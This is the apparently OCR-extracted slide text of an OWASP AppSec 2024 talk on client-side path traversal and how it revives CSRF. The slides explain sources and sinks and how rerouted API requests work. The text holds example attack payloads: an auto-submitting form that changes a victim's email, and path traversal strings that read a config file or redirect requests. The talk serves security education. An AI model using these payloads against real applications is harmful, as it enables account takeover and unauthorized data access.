
OWASP 2024
GLOBAL
AppSec
CONGRESS CENTRE
LISBON
JUNE 24-28

OWASP 2024 GLOBAL AppSec
CONGRESS CENTRE LISBON JUNE 24-28

Exploiting Client-Side Path Traversal
CSRF is Dead, Long Live CSRF

MAXENCE SCHMITT

whoami

- Maxence SCHMITT
- Senior Application Security Engineer 


- @maxenceschmitt on Twitter
- maxence-schmitt on Linkedin

Cross-Site Request Forgery (CSRF)

- Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.

- CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.

Cross-Site Request Forgery (CSRF)



Cross-Site Request Forgery (CSRF)


```
<form id="autosubmit" action="https://vulnerable.com/change_email"
enctype="text/plain" method="POST">
   <input name="email" type="hidden" value="attacker@attacker.com" />
   <input type="submit" value="Submit Request" />
</form>

<script>
 document.getElementById("autosubmit").submit();
</script>
```

CSRF: Protections

- Anti-CSRF tokens
  - Not properly checked
  - Predictable / Bruteforcable token
  - Leak of the token
  - Token only used in cookie
  - Not tied to a user
- Cross-Origin Resource Sharing configuration
- Same-Site cookies: Lax by default on modern browsers

Same-Site cookies: Lax by default



Defenders did the job !!

- Good resources
- Anti-CSRF token libraries
- Easy to use frameworks
- Modern browsers implement secure default configuration

CSRF is Dead

Exploiting Client-Side Path Traversal
CSRF is Dead, Long Live CSRF

Exploiting Client-Side Path Traversal
CSRF is Dead, Long Live CSRF


~~Client-Side~~ Server-Side Path Traversal

- The ability to use a payload like **../../../../** to read data outside the intended directory
- Commonly used server side to read unauthorized file

- http://vulnerable.com/read-files?file=**../../../../app/conf.json**


Client-Side World

- Many applications delegate the application logic to the frontend







Client-Side Path Traversal (CSPT)




Client-Side Path Traversal (CSPT)



GET /data?id=1337/../../anotherEndpoint?

POST /api/data/1337/../../anotherEndpoint?details
Host: api.target.com
Authorization: Bearer <BEARER>


Client-Side Path Traversal (CSPT)



GET /data?id=**1337/../../anotherEndpoint?**

POST /api/~~data/~~**~~1337/../../~~anotherEndpoint?**~~details~~
Host: api.target.com
Authorization: Bearer <BEARER>

Client-Side Path Traversal to CSRF (CSPT2CSRF)




Exploiting Client-Side Path Traversal
CSRF is Dead, Long Live CSRF

Exploiting Client-Side Path Traversal
CSRF is Dead, Long Live CSRF


Client-Side Path Traversal to CSRF (CSPT2CSRF)

- Reroute of a legit API request



CSPT - Definition

- A Client-Side Path Traversal can be split into two parts
  - The **source** is the trigger of the CSPT
  - The **sinks** are the exploitable endpoints that can be reached by this CSPT



CSPT - Source

- Data controlled by a user (Dom, Reflected, Stored)
  - URL fragment
  - URL Query
  - Path parameters
  - Data injected in the database

- Can be triggered when the page is loaded or on user action

CSPT - Sink

- This **source** value must be reflected in the **path** of another request:

GET /data?id=INJECTION

POST /api/INJECTION
Host: api.target.com


POST /api/injection.domain.com/details
Host: api.target.com

PUT /api/anotherEndpoint
Host: api.target.com

POST /api/anotherEndpoint
Host: backend.target.com


CSPT - Sink

- Re-route of a legit API request
- **No control of the HTTP request** other than the **PATH**



